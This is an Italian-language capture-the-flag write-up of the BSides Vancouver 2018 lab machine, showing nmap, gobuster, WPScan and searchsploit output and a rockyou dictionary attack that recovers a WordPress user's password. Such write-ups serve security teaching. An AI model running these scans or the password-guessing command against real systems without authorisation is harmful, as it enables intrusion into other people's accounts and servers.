

BSIDES VANCOUVER 2018

Blackbox pentest capture the flag.

TIMELINE

1. Enumerazione dispositivi network: trovare la macchina target che deve essere in comunicazione con la nostra di attacco.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 590sec preferred_lft 590sec
    inet6 fe80::3f00:542a:b304:2b2e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever


(kali@kali)-[~]
$ nmap -sn 192.168.56.101/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 06:40 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00036s latency).
MAC Address: 0A:00:27:00:00:0B (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00057s latency).
MAC Address: 08:00:27:DA:C1:FF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.21 seconds
```

2. Enumerazione porte:

```
(kali@kali)-[~]
$ nmap -sC -sV -O -p- -oA BsidessVancouver 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 07:05 -0400
Nmap scan report for 192.168.56.102
Host is up (0.00075s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.56.101
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /_backup_wordpress
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:AD:19:A4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.39 seconds
```

3. Controllo robots.txt, scopro che esiste un /backup_wordpress deprecato che posso andare ad enumerare



4. Enumerazione wordpress tramite gobuster (più moderno di dirbuster):↓↓↓
Dopodichè controllo ogni risorsa trovata disponibile, come ad esempio pannello di login, readme (per versione wordpress o requisiti)

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.102/backup_wordpress -w /usr/share/wordlists/dirb/common.txt


Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.102/backup_wordpress
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 303]
.htaccess (Status: 403) [Size: 308]
.htpasswd (Status: 403) [Size: 308]
license (Status: 200) [Size: 19935]
readme (Status: 200) [Size: 7358]
wp-content (Status: 301) [Size: 338] [→ http://192.168.56.102/backup_wordpress/wp-content/]
wp-includes (Status: 301) [Size: 339] [→ http://192.168.56.102/backup_wordpress/wp-includes/]
wp-admin (Status: 301) [Size: 336] [→ http://192.168.56.102/backup_wordpress/wp-admin/]
wp-settings (Status: 500) [Size: 0]
index.php (Status: 301) [Size: 0] [→ http://192.168.56.102/backup_wordpress/]
index (Status: 301) [Size: 0] [→ http://192.168.56.102/backup_wordpress/index/]
wp-cron (Status: 200) [Size: 0]
wp-trackback (Status: 200) [Size: 135]
wp-login (Status: 200) [Size: 2373]
wp-config (Status: 200) [Size: 0]
wp-load (Status: 200) [Size: 0]
wp-blog-header (Status: 200) [Size: 0]
wp-mail (Status: 500) [Size: 3368]
wp-signup (Status: 302) [Size: 0] [→ /backup_wordpress/wp-login.php?action=register]
xmlrpc (Status: 405) [Size: 42]
wp-links-opml (Status: 200) [Size: 233]
xmlrpc.php (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)

Finished
```




System Requirements

- [PHP](#) version **5.2.4** or higher.
- [MySQL](#) version **5.0** or higher.

Recommendations

- [PHP](#) version **5.6** or higher.
- [MySQL](#) version **5.6** or higher.
- The [mod_rewrite](#) Apache module.
- A link to [wordpress.org](#) on your site.



5. Enumerazione di wordpress tramite WPScan

```

(kali㉿kali)-[~]
$ wpscan --url http://192.168.56.102/backup_wordpress --enumerate u

```



WordPress Security Scanner by the WPScan Team
 Version 3.8.28
 Sponsored by Automattic - <https://automattic.com/>
 @_WPScan, @ethicalhack3r, @erwan_lr, @firefart

```

[+] URL: http://192.168.56.102/backup_wordpress/ [192.168.56.102]
[+] Started: Sat Apr 11 08:42:52 2026

```

Interesting Finding(s):

```

[+] Headers
| Interesting Entries:
|   - Server: Apache/2.2.22 (Ubuntu)
|   - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

```

```

[-] XML-RPC seems to be enabled: http://192.168.56.102/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

```

```

[-] WordPress readme found: http://192.168.56.102/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

```

```

[-] The external WP-Cron seems to be enabled: http://192.168.56.102/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

```

```

[-] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: RSS Generator (Passive Detection)
|   - http://192.168.56.102/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
|   - http://192.168.56.102/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

```

```

[-] WordPress theme in use: twenty sixteen
| Location: http://192.168.56.102/backup_wordpress/wp-content/themes/twenty sixteen/
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: http://192.168.56.102/backup_wordpress/wp-content/themes/twenty sixteen/readme.txt
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.56.102/backup_wordpress/wp-content/themes/twenty sixteen/style.css?ver=4.5
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twenty sixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead w...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
|   - http://192.168.56.102/backup_wordpress/wp-content/themes/twenty sixteen/style.css?ver=4.5, Match: 'Version: 1.2'

```

```

[-] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 → (10 / 10) 100.00% Time: 00:00:01

```

User(s) Identified:

```

[-] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   - Rss Generator (Passive Detection)
|   - Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   - Login Error Messages (Aggressive Detection)

```

```

[-] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   - Rss Generator (Passive Detection)
|   - Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   - Login Error Messages (Aggressive Detection)

```

```

[-] No WPScan API Token given, as a result vulnerability data has not been output.
[-] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

```

```

[-] Finished: Sat Apr 11 08:42:56 2026
[-] Requests Done: 55
[-] Cached Requests: 6
[-] Data Sent: 15.509 KB
[-] Data Received: 232.016 KB
[-] Memory used: 195.045 MB
[-] Elapsed time: 00:00:04

```



```
[+] XML-RPC seems to be enabled: http://192.168.56.102/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

6. Controllo CVE su ciò che ho trovato

```
(kali@kali)-[~]
$ searchsploit wordpress 4.5
```

Exploit Title

```
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi
WordPress Core 4.5.3 - Directory Traversal / Denial of Service
WordPress Core < 4.7.1 - Username Enumeration
WordPress Core < 4.7.4 - Unauthorized Password Reset
WordPress Core < 4.9.6 - (Authenticated) Arbitrary File Deletion
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service
WordPress File Upload Plugin < 4.23.3 - Stored XSS
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)
WordPress Plugin DB Backup - Arbitrary File Download
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities
WordPress Plugin EZ SQL Reports < 4.11.37 - Multiple Vulnerabilities
WordPress Plugin InfiniteWP Client 1.9.4.5 - Authentication Bypass
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection
WordPress Plugin Nextend Facebook Connect 1.4.59 - Cross-Site Scripting
WordPress Plugin Pretty Link 1.4.56 - Multiple Cross-Site Scripting Vulnerabilities
WordPress Plugin Pretty Link Lite 1.4.56 - Multiple SQL Injections
WordPress Plugin Quiz And Survey Master 4.5.4/4.7.8 - Cross-Site Request Forgery
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection
WordPress Plugin SfBrowser 1.4.5 - Arbitrary File Upload
WordPress Plugin User Role Editor < 4.25 - Privilege Escalation
WordPress Plugin Userpro < 4.9.17.1 - Authentication Bypass
WordPress Plugin UserPro < 4.9.21 - User Registration Privilege Escalation
WordPress Plugin Wordfence.7.4.5 - Local File Disclosure

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security
Apache 1.4/2.2.x - APR 'apr_fnmatch()' Denial of Service
Apache 2.2 (Windows) - Local Denial of Service
Apache 2.2 - Scoreboard Invalid Free On Shutdown
Apache 2.2.14 mod_isapi - Dangling Pointer Remote SYSTEM
Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass
Apache 2.2.2 - CGI Script Source Code Information Disclosure
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting
Apache 2.2.6 (Windows) - Share PHP File Extension Mapping Information Disclosure
Apache 2.2.6 mod_negotiation - HTML Injection / HTTP Response Splitting
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
Apache cocoon 2.14/2.2 - Directory Traversal
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
Apache James Server 2.2 - SMTP Denial of Service
Apache mod_gzip (with debug_mode) 1.2.26.1a - Remote Overflow
Apache mod_jk 1.2.19/1.2.20 - Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution
Apache Struts 2.2.1.1 - Remote Command Execution (Metasploit)
Apache Struts 2.2.3 - Multiple Open Redirects
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)
Apache Struts 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
```


```
[i] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

7. WPSCAN rockyou dictionary attack per trovare utenti, poi tramite questo scopro che John ha come password “enigma” su wordpress

```
(kali@kali)-[~]
$ wpscan --url http://192.168.56.102/backup_wordpress --usernames john,admin --passwords /usr/share/wordlists/rockyou.txt
```



WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@WPSpan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.56.102/backup_wordpress/ [192.168.56.102]
[+] Started: Sat Apr 11 09:08:21 2026

Dashboard < Deprecated WordPress blog 5 0 + New

WordPress 4.9.4 is available! [Please update now.](#)

Dashboard

Home

Updates 5

Posts

Media

Pages

Comments

Appearance

Plugins 1

Users

Tools

Settings

Collapse menu

At a Glance

2 Posts

1 Page

1 Comment

WordPress 4.5 running Twenty Sixteen theme. [Update to 4.9.4](#)

Activity

Recently Published

Mar 7th 2018, 8:08 pm [Retired] This blog is no longer being maintained

Mar 7th 2018, 8:05 pm Hello world!

Recent Comments

From Mr WordPress on Hello world!

Hi, this is a comment. To delete a comment, just log in and view the post's comments. There you will...

Quick Draft

Title

What's on your mind?

[Save Draft](#)

